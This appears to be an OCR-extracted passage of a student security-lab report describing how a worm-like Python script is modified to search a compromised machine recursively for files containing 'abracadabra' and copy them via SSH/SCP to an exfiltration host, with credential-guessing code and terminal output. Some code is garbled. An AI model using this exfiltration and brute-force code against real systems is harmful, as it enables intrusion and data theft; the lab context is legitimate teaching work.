#           if int(selector[x]) == 1 else random.sample(digrams,1)[0], range(3))) for x in range(how_many)]
#     return usernames
#
# def get_new_passwds(how_many):
#     if debug: return [PASSWORD]      # need a working username for debugging
#     if how_many == 0: return 0
#     selector = "{0:03b}".format(random.randint(0,7))
#     passwds = [ ''.join(map(lambda x:  random.sample(trigrams,1)[0] + (str(random.randint(0,9))
```


Task 3

To modify the code ***1805004_2.py*** into ***1805004_3.py*** so that it descends down the directory structure and examines the files at every level, the code will be as such -

Code Modification

Step 1:


Change the cmd which used grep in previous code



```
# Now let's look for files in all levels that contain the string 'abracadabra'
cmd = 'grep -lsr abracadabra *'
```

Step 2:


Change the exfiltration code inside ***1805004_3.py***



```
for filename in files_of_interest_at_target:
    cur_path = os.path.dirname(filename)
    cur_name = os.path.basename(filename)
    cmd = "$(cd ($cur_path))"
    ssh.exec_command(cmd)
    IN = open(cur_name, 'r')
    virus = [line for (i,line) in enumerate(IN)]
    IN.close()
    target_file = cur_name
    print(target_file)
    OUT = open(target_file, 'w')
    OUT.writelines(virus)
    OUT.close()
    scpcon.put(target_file)
scpcon.close()
```


Result

Now run the code same as Task 2, here will be some differences in the output.



```
root@6c30989d8931:~# cd test
root@6c30989d8931:~/test# ls
test.foo  test2
root@6c30989d8931:~/test# cd test2
root@6c30989d8931:~/test/test2# ls
file.txt
```

Fig: test.foo and file.txt two files in two difference directories in the attacked machine



```
root@649997c2480b:/# cd root/
root@649997c2480b:~# ls
file.txt  test.foo
```

Fig: exfiltrated files in the exfiltration machine